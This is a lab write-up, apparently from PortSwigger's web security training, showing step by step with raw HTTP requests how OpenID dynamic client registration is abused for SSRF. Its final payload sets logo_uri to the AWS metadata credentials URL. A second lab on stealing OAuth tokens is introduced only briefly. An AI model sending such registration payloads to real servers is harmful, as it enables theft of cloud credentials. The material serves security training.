- Find a specific data type that can be used to attach arbitrary HTTP requests, usually anything to do with URLs.
- Identify if the data type can be used to exploit a SSRF vulnerability and how it can be initiated.

- First need to identify the registration endpoint on the OAuth service.

Request

Pretty Raw Hex

```
1 GET /.well-known/openid-configuration HTTP/1.1
2 Host: oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/110.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: cross-site
11 Te: trailers
12 Connection: close
13
14
```

Response

Pretty Raw Hex Render

```
"issuer":
"https://oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net",
"jwks_uri":
"https://oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net/jwks"
,
"registration_endpoint":
"https://oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net/reg",
"response_modes_supported":[
  "form_post",
  "fragment",
  "query"
],
"response_types_supported":[
  "code"
],
"scopes_supported":[
  "openid",
  "offline_access",
  "profile",
```

Request

Pretty Raw Hex

```
1 POST /reg HTTP/1.1
2 Host:
  oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64;
  rv:109.0) Gecko/20100101 Firefox/110.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,im
  age/avif,image/webp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: cross-site
11 Te: trailers
12 Connection: close
13 Content-Type: application/json
14 Content-Length: 4
15
16 {
17 }
```

Response

Pretty Raw Hex Render

```
1 HTTP/1.1 400 Bad Request
2 X-Powered-By: Express
3 Pragma: no-cache
4 Cache-Control: no-cache, no-store
5 WWW-Authenticate: Bearer
  realm="https://oauth-0ab0002803b4e430c0860fd802530091.oa
  uth-server.net", error="invalid_redirect_uri",
  error_description="redirect_uris is mandatory property"
6 Content-Type: text/html; charset=utf-8
7 Date: Tue, 21 Feb 2023 05:41:20 GMT
8 Connection: close
9 Content-Length: 2144
10
11 <!DOCTYPE html>
12 <head>
13   <meta charset="utf-8">
14   <title>
       oops! something went wrong
     </title>
15   <meta name="viewport" content="width=device-width,
     initial-scale=1, shrink-to-fit=no">
16   <meta http-equiv="x-ua-compatible" content="ie=edge">
```

- The registration endpoint does not require any authentication.
- Figure out what parameters can be sent with the registration request.

- After submitting this request, we can see that the OAuth server responds with a unique “client_id” with the “redirect_uris” set as the value we provided in the request.

Request

Pretty Raw Hex

```
1  POST /reg HTTP/1.1
2  Host: oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net
3  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/110.0
4  Accept:
   text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
   ebp,*/*;q=0.8
5  Accept-Language: en-US,en;q=0.5
6  Accept-Encoding: gzip, deflate
7  Upgrade-Insecure-Requests: 1
8  Sec-Fetch-Dest: document
9  Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: cross-site
11 Te: trailers
12 Connection: close
13 Content-Type: application/json
14 Content-Length: 100
15
16 {
17   "redirect_uris":[
18     "https://ksgzc6vbfliuhig6pkesc83zsqyhm9ay.oastify.com"
19   ]
20 }
```

Response

Pretty Raw Hex Render


```
"require_auth_time":false,
"response_types":[
  "code"
],
"subject_type":"public",
"token_endpoint_auth_method":"client_secret_basic",
"introspection_endpoint_auth_method":"client_secret_basic",
"revocation_endpoint_auth_method":"client_secret_basic",
"require_signed_request_object":false,
"request_uris":[
],
"client_id_issued_at":1676958229,
"client_id":"0a8JPf1EM-1ldhzJLJ_cz",
"client_secret_expires_at":0,
"client_secret":
"SjijoJinTmjGebLgXzjynyVfIx4iNuWEXYhF1vfTfmF5xZ8yrcuw3RuMDWIrC4HotviFq
-sxO3CjwNopS2y6kw",
"redirect_uris":[
  "https://ksgzc6vbfliuhig6pkesc83zsqyhm9ay.oastify.com"
],
"registration_client_uri":
"https://oauth-0ab0002803b4e430c0860fd802530091.oauth-server.net/reg/0
a8JPf1EM-1ldhzJLJ_cz",
```


Request

Pretty Raw Hex

```
1  GET /client/tDtgOap2nWHqOgDYN1Qe9/logo HTTP/1.1
2  Host: oauth-0a29006303a193b7c07e84c802ea0012.oauth-server.net
3  Cookie: _session=fqPHhAj5lkSCI_jjLInTq; _session.legacy=
   fqPHhAj5lkSCI_jjLInTq
4  User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
   Gecko/20100101 Firefox/110.0
5  Accept: image/avif,image/webp,*/*
6  Accept-Language: en-US,en;q=0.5
7  Accept-Encoding: gzip, deflate
8  Referer:
   https://oauth-0a29006303a193b7c07e84c802ea0012.oauth-server.net/interact
   ion/Qquk5CYX9A9p4C6PvIBWD
9  Sec-Fetch-Dest: image
10 Sec-Fetch-Mode: no-cors
11 Sec-Fetch-Site: same-origin
12 Te: trailers
13 Connection: close
```

Response

Pretty Raw Hex Render

```
1  HTTP/1.1 200 OK
2  X-Powered-By: Express
3  Content-Type: text/html; charset=utf-8
4  Date: Tue, 21 Feb 2023 06:42:26 GMT
5  Connection: close
6  Content-Length: 1053
7
8  <html>
     <body>
       <div id="academyLabHeader">
9        <section class="academyLabBanner">
10         <div class="container">
11           <img src="/resources/labheader/images/logoAcademy.svg">
12           <div class="title-container">
13             <h2>
                 SSRF via OpenID dynamic client registration
               </h2>
```

- This logo endpoint can be used for the SSRF vulnerability, and we can register this data with the “logo_uri” parameter in the registration endpoint.

Request

Pretty Raw Hex

```
1 POST /reg HTTP/1.1
2 Host: oauth-0a29006303a193b7c07e84c802ea0012.oauth-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/110.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: cross-site
11 Te: trailers
12 Connection: close
13 Content-Type: application/json
14 Content-Length: 128
15
16 {
17   "redirect_uris":[
18     "https://test"
19   ],
20   "logo_uri":"https://vvuafhymicl5ktjhsvh3fj6avllspmdb.oastify.com"
21 }
```

Response

Pretty Raw Hex Render


```
"response_types":[
  "code"
],
"subject_type":"public",
"token_endpoint_auth_method":"client_secret_basic",
"introspection_endpoint_auth_method":"client_secret_basic",
"revocation_endpoint_auth_method":"client_secret_basic",
"require_signed_request_object":false,
"request_uris":[
],
"client_id_issued_at":1676961653,
"client_id":"tDtgOap2nWHqOgDYN1Qe9",
"client_secret_expires_at":0,
"client_secret":
"yA5KF_khm8FsIAFogAoNbRHDtO-g3HPTP__eLgFNkgMWzvcFPXbEA4N5OQUhrbgpUKbk9
oyw2W1TC-tAdZIxGg",
"logo_uri":"https://vvuafhymicl5ktjhsvh3fj6avllspmdb.oastify.com",
"redirect_uris":[
  "https://test"
],
"registration_client_uri":
"https://oauth-0a29006303a193b7c07e84c802ea0012.oauth-server.net/reg/t
DtgOap2nWHqOgDYN1Qe9",
"registration_access_token":
```


Request

Pretty Raw Hex

```
1 POST /reg HTTP/1.1
2 Host: oauth-0a29006303a193b7c07e84c802ea0012.oauth-server.net
3 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64; rv:109.0)
  Gecko/20100101 Firefox/110.0
4 Accept:
  text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/w
  ebp,*/*;q=0.8
5 Accept-Language: en-US,en;q=0.5
6 Accept-Encoding: gzip, deflate
7 Upgrade-Insecure-Requests: 1
8 Sec-Fetch-Dest: document
9 Sec-Fetch-Mode: navigate
10 Sec-Fetch-Site: cross-site
11 Te: trailers
12 Connection: close
13 Content-Type: application/json
14 Content-Length: 147
15
16 {
17   "redirect_uris":[
18     "https://test"
19   ],
20   "logo_uri":
     "http://169.254.169.254/latest/meta-data/iam/security-credentials/admi
     n/"
21 }
```


Response

Pretty Raw Hex Render


```
],
"subject_type":"public",
"token_endpoint_auth_method":"client_secret_basic",
"introspection_endpoint_auth_method":"client_secret_basic",
"revocation_endpoint_auth_method":"client_secret_basic",
"require_signed_request_object":false,
"request_uris":[
],
"client_id_issued_at":1676961800,
"client_id":"U7ySWX3ITIQhkLiAD8qGQ",
"client_secret_expires_at":0,
"client_secret":
"3YhPICMEOREipFSuC3Q9GEVh8Ngg-Zkg6ssL-z7l3jg_5UVa1WOgTQ6wwbP_1drsC6PG8
RjmxEBTeiJELHbweA",
"logo_uri":
"http://169.254.169.254/latest/meta-data/iam/security-credentials/admi
n/",
"redirect_uris":[
  "https://test"
],
"registration_client_uri":
"https://oauth-0a29006303a193b7c07e84c802ea0012.oauth-server.net/reg/U
7ySWX3ITIQhkLiAD8qGQ",
"registration_access_token":
"JWCsnL2__BQmQb0cfMoEN8ZHSCP3hpBiyWgjdUdVJzp"
}
```

- After dynamically registering a client application with the OAuth server and specifying an arbitrary URL with the “logo_uri” parameter, we can perform a SSRF attack using the following request.

- This request will fetch the logo for the specified client using the “client_id”, in this case the “logo” location is the internal AWS meta data URL.



Lab: Stealing OAuth access tokens via a proxy page

Lab: Stealing OAuth access tokens via a proxy page

- This lab uses an OAuth service to allow users to log in with their social media account. Flawed validation by the OAuth service makes it possible for an attacker to leak access tokens to arbitrary pages on the client application.
- To solve the lab, identify a secondary vulnerability in the client application and use this as a proxy to steal an access token for the admin user's account. Use the access token to obtain the admin's API key and submit the solution using the button provided in the lab banner.
- The admin user will open anything you send from the exploit server, and they always have an active session with the OAuth service.
- You can log in via your own social media account using the following credentials: wiener:peter.
- Summary – Steps to Exploit:
- https://portswigger.net/web-security/oauth/lab-oauth-stealing-oauth-access-tokens-via-a-proxy-page